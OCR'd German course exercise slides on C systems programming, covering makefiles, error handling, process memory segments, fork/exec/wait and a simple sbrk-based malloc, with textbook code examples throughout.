OBJS_SOLARIS = $(OBJS:test.o=test_solaris.o)
```

- Ersetzen mit Pattern-Matching

```
SOURCE = test.c func.c
OBJS = $(SOURCE:%.c=%.o)
```

- Benutzen von Befehlsausgaben

```
WORKDIR = $(shell pwd)
```

6 Eingebaute Regeln und Makros

- make enthält eingebaute Regeln und Makros (**`make -p`** zeigt diese an)
- Wichtige Makros:
  - **`CC`** C-Compiler Befehl
  - **`CFLAGS`** Optionen für den C-Compiler
  - **`LD`** Linker Befehl
    (in der Praxis wird aber meist cc verwendet, weil direkter Aufruf von ld die Standard-Bibliotheken nicht mit einbindet - cc ruft intern bei Bedarf automatisch ld auf)
  - **`LDFLAGS`** Optionen für den Linker
- Wichtige Regeln:
  - **`.c.o`** C-Datei in Objektdatei übersetzen
  - **`.c`** C-Datei übersetzen und linken

7 Suffix Regeln

- Eine Suffix Regel kann verwendet werden, wenn **`make`** eine Datei mit einer bestimmten Endung (z.B. **`test.o`**) benötigt und eine andere Datei gleichen Namens mit einer anderen Endung (z.B. **`test.c`**) vorhanden ist.

```
.c.o:
    $(CC) $(CFLAGS) -c $<
```

- Suffixe müssen deklariert werden

```
.SUFFIXES: .c .o $(SUFFIXES)
```

- Explizite Regeln überschreiben die Suffix-Regeln

```
test.o: test.c
    $(CC) $(CFLAGS) -DXYZ -c $<
```

8 Beispiel verbessert

```
SOURCE = test.c func.c
OBJS = $(SOURCE:%.c=%.o)
HEADER = test.h func.h

test: $(OBJS)
    @echo Folgende Dateien erzwingen neu-linken von $@: $?
    $(CC) $(LDFLAGS) -o $@ $(OBJS)

.c.o:
    @echo Folgende C-Datei wird neu uebersetzt: $<
    $(CC) $(CFLAGS) -c $<


test.o: test.c $(HEADER)

func.o: func.c $(HEADER)
```

9 Pseudo-Targets (PHONY)

- .PHONY-Targets
  - ➤ Pseudo-Targets, die nicht die Erzeugung einer gleichnamigen Datei zum Ziel haben, sondern nur zum Aufruf einer Reihe von Kommandos dienen

```
.PHONY: all clean install
```

- Aufräumen mit **make clean**

```
clean:
    rm -f $(OBJS)
```

- Projekt bauen mit **make all**

```
all: test
```

- Installieren mit **make install**

```
install: all
    cp test /usr/local/bin
```

U3 3. Übung

- Besprechung 1. Aufgabe
- Infos zur Aufgabe 3: fork, exec

U3-1 Aufgabe 1

- Vorstellung einer Lösung
- Fehlerbehandlung nicht vergessen!

```
e = (struct listelement*) malloc(sizeof(struct listelement));
if (e == NULL) {
    perror("Kann Listenelement nicht anlegen.");
    exit(EXIT_FAILURE);
}
```

- Fehlermeldungen immer auf **`stderr`** ausgeben!

z.B. mit fprintf

```
fprintf(stderr,"%s(%d): %s\n",__FILE__,__LINE__,strerror(errno));
```

oder mit perror

```
perror("Beschreibung wobei");
```


U3-2 Hinweise zur 3. Aufgabe

- Speicheraufbau eines Prozesses
- Prozesse
- fork, exec
- exit
- wait

1 Speicheraufbau eines Prozesses (UNIX)

- Aufteilung des Hauptspeichers eines Prozesses in Segmente

```
static int a=3, b, c=0;
const int f=42;
const char *s="Hello World\n";

int main( ... ) {
    int g=5;
    static int h=12;
}
```




1 Speicheraufbau eines Prozesses (UNIX)

- Aufteilung des Hauptspeichers eines Prozesses in Segmente

```
static int a=3, b, c=0;
const int f=42;
const char *s="Hello World\n";

int main( ... ) {
    int g=5;
    static int h=12;
}
```

```
s[1]= 'a';
f= 2;
```




1 Speicheraufbau eines Prozesses (UNIX)

- Aufteilung des Hauptspeichers eines Prozesses in Segmente

```
static int a=3, b, c=0;
const int f=42;
const char *s="Hello World\n";

int main( ... ) {
    int g=5;
    static int h=12;
}
```

```
s[1]= 'a';   /* cc error */
f= 2;        /* cc error */
```




1 Speicheraufbau eines Prozesses (UNIX)

- Aufteilung des Hauptspeichers eines Prozesses in Segmente

```
static int a=3, b, c=0;
const int f=42;
const char *s="Hello World\n";

int main( ... ) {
    int g=5;
    static int h=12;
}
```

```
((char*)s)[1]= 'a';
*((int *)&f)= 2;
```




1 Speicheraufbau eines Prozesses (UNIX)

- Aufteilung des Hauptspeichers eines Prozesses in Segmente

```
static int a=3, b, c=0;
const int f=42;
const char *s="Hello World\n";

int main( ... ) {
    int g=5;
    static int h=12;
}
```

```
((char*)s)[1]= 'a';  /* SIGSEGV */
*((int *)&f)= 2;     /* SIGSEGV */
```




U3-3 fork

- Vererbung von
  - Datensegment (neue Kopie, gleiche Daten)
  - Stacksegment (neue Kopie, gleiche Daten)
  - Textsegment (gemeinsam genutzt, da nur lesbar)
  - Filedeskriptoren (geöffnete Dateien)
  - Arbeitsverzeichnis
  - Benutzer- und Gruppen-ID (uid, gid)
  - Umgebungsvariablen
  - Signalbehandlung
  - ...
- Neu:
  - Prozess-ID

U3-3 fork

```
int a; pid_t p;
a = 5;
p = fork();
 ❶
a += p;    ❷
if (p == 0) {
    ...
} else {
    ...
}
```



U3-4 exec

- Lädt Programm zur Ausführung in den aktuellen Prozess
- ersetzt Text-, Daten- und Stacksegment
- behält: Filedeskriptoren (= geöffnete Dateien), Arbeitsverzeichnis, ...
  - ➤ Vererbung von stdin, stdout und stderr!
- Aufrufparameter:
  - ◆ Dateiname des neuen Programmes (z.B. **`"/bin/cp"`**)
  - ◆ Argumente, die der **`main`**-Funktion des neuen Programms übergeben werden (z.B. **`"cp", "/etc/passwd", "/tmp/passwd"`**)
  - ◆ evtl. Umgebungsvariablen
- Beispiel

```
execl("/bin/cp", "cp", "/etc/passwd", "/tmp/passwd", NULL);
```

U3-4 exec Varianten

- mit Angabe des vollen Pfads der Programm-Datei in **path**

```
int execl(const char *path, const char *arg0, ...,
                const char *argn, char * /*NULL*/);

int execv(const char *path, char *const argv[]);
```

- mit Umgebungsvariablen in **envp**

```
int execle(const char *path,char *const arg0, ... , const char
*argn, char * /*NULL*/, char *const envp[]);

int execve (const char *path, char *const argv[], char *const
envp[]);
```

- zum Suchen von **file** wird die Umgebungsvariable **PATH** verwendet

```
int execlp (const char *file, const char *arg0, ..., const char
*argn, char * /*NULL*/);

int execvp (const char *file, char *const argv[]);
```

U3-5 exit

- beendet aktuellen Prozess
- gibt alle Ressourcen frei, die der Prozess belegt hat, z.B.
  - Speicher
  - Filedeskriptoren (schließt alle offenen Files)
  - Kerndaten, die für die Prozessverwaltung verwendet wurden
- Prozess geht in den *Zombie*-Zustand über
  - ermöglicht es dem Vater auf den Tod des Kindes zu reagieren (wait)

U3-6 wait

- warten auf Statusinformationen von Kind-Prozessen (Rückgabe: PID)
  - `wait(int *status)`
  - `waitpid(pid_t pid, int *status, int options)`
- Beispiel:

```
int main(int argc, char *argv[]) {
  pid_t pid;
  if ((pid=fork()) > 0) {
    /* parent */
    int status;
    wait(&status); /* ... Fehlerabfrage */
    printf("Kindstatus: %x", status); /* nackte Status-Bits ausg. */
  } else if (pid == 0) {
    /* child */
    execl("/bin/cp", "cp", "/etc/passwd", "/tmp/passwd", NULL);
        /* diese Stelle wird nur im Fehlerfall erreicht */
        perror("exec /bin/cp"); exit(EXIT_FAILURE);
  } else {
        /* pid == -1 --> Fehler bei fork */
  }
}
```

U3-7 wait

- **`wait`** blockiert den aufrufenden Prozess so lange, bis ein Kind-Prozess im Zustand "terminiert" existiert oder ein Kind-Prozess gestoppt wird
  - *pid* dieses Kind-Prozesses wird als Ergebnis geliefert
  - als Parameter kann ein Zeiger auf einen *int*-Wert mitgegeben werden, in dem der Status (16 Bit) des Kind-Prozesses abgelegt wird
  - in den Status-Bits wird eingetragen "was dem Kind-Prozess zugestossen ist", Details können über Makros abgefragt werden:
    - Prozess "normal" mit exit() terminiert: **`WIFEXITED(status)`**
    - exit-Parameter (nur das unterste Byte): **`WEXITSTATUS(status)`**
    - Prozess durch Signal abgebrochen: **`WIFSIGNALED(status)`**
    - Nummer des Signals, das Abbruch verursacht hat: **`WTERMSIG(status)`**
    - Prozess wurde gestoppt: **`WIFSTOPPED(status)`**
    - Prozess hat core-dump geschrieben: **`WCOREDUMP(status)`**
    - weitere siehe `man 2 wait` bzw. `man wstat` (je nach System)

U4 4. Übung


U4-1 Überblick

- Aufgabe 2: qsort - Fortsetzung
- Infos zur Aufgabe 4: malloc-Implementierung

U4-2 Aufgabe 2: Sortieren mittels qsort (Fortsetzung)

1 wsort - Datenstrukturen (1. Möglichkeit)


- Array von Zeichenketten



- Vorteile:
  - einfach
- Nachteile:
  - hoher Kopieraufwand
  - Maximale Länge der Worte muss bekannt sein
  - Verschwendung von Speicherplatz

2 wsort - Datenstrukturen (2. Möglichkeit)

- Array von Zeigern auf Zeichenketten



- Vorteile:
  - schnelles Sortieren, da nur Zeiger vertauscht werden müssen
  - Zeichenketten können beliebig lang sein
  - sparsame Speichernutzung

3 Speicherverwaltung

- Berechnung des Array-Speicherbedarfs
  - bei Lösung 1: Anzahl der Wörter * 101 * sizeof(char)
  - bei Lösung 2: Anzahl der Wörter * sizeof(char*)
- realloc:
  - Anzahl der zu lesenden Worte ist unbekannt
  - Array muß vergrößert werden: realloc
  - Bei Vergrößerung sollte man aus Effizienzgründen nicht nur Platz für ein neues Wort (Lösungsvariante 1) bzw. einen neuen Zeiger (Lösungsvariante 2) besorgen, sondern für mehrere.
  - Achtung: realloc kopiert möglicherweise das Array (teuer)
- Speicher sollte wieder freigegeben werden
  - bei Lösung 1: Array freigeben
  - bei Lösung 2: zuerst Wörter freigeben, dann Zeiger-Array freigeben

4 Vergleichsfunktion

- Problem: qsort erwartet folgenden Funktionszeigertyp:

```
int (*) (const void *, const void *)
```

- Lösung: "casten"
  - innerhalb der Funktion, z.B. (Feld vom Typ char **):

```
int compare(const void *a, const void *b) {
        return strcmp(*((char **)a), *((char **)b));
}
```

  - beim qsort-Aufruf:

```
int compare(char **a, char **b);
...
qsort(      field, nel, sizeof(char *),
            (int (*)(const void *, const void *))compare);
```

U4-3 Aufgabe 4: einfache malloc-Implementierung

1 Überblick


- erheblich vereinfachte Implementierung
  - ➤ nur einmal am Anfang Speicher vom Betriebssystem anfordern (1 MB)
  - ➤ freigegebener Speicher wird in einer einfachen verketteten Liste verwaltet (benachbarte freie Blöcke werden nicht mehr verschmolzen)
  - ➤ **`realloc`** verlängert den Speicher nicht, sondern wird grundsätzlich auf ein neues **`malloc`**, **`memcpy`** und **`free`** abgebildet

2 Ziele der Aufgabe

- Zusammenhang zwischen "nacktem Speicher" und typisierten Datenbereichen verstehen
- Beispiel für eine Funktion aus einer Standard-Bibliothek erstellen

3 Speicher vom Betriebssystem anfordern

- Speicher im Anschluss an das Datensegment kann vom Betriebssystem angefordert werden




- break value = Adresse direkt hinter dem Datensegment
- Systemaufruf erlaubt es, diese Adresse neu festzulegen
  - ➤ es entsteht zusätzlicher Speicher hinter den nicht-initialisierten Daten
- Schnittstellen:

```
int brk(void *endds);
void *sbrk(intptr_t incr);
```

`brk` setzt den break value absolut neu fest
`sbrk` erhöht den break value um `incr` Bytes

3 Speicher vom Betriebssystem anfordern (2)

- Speicher im Anschluss an das Datensegment kann vom Betriebssystem angefordert werden



◆ Beispiel: 8 KB Speicher anfordern

```
...
char *newmem;
...
newmem = (char *)sbrk(8192);
newmem[0] = 'Y';
```

4 malloc-Funktion

- malloc verwaltet einen vom Betriebssystem angeforderten Speicherbereich
  - ➤ welche Bereiche (Position, Länge) wurden vergeben
  - ➤ welche Bereiche sind frei
- Informationen über freie und belegte Speicherbereiche werden in Verwaltungsdatenstrukturen gehalten

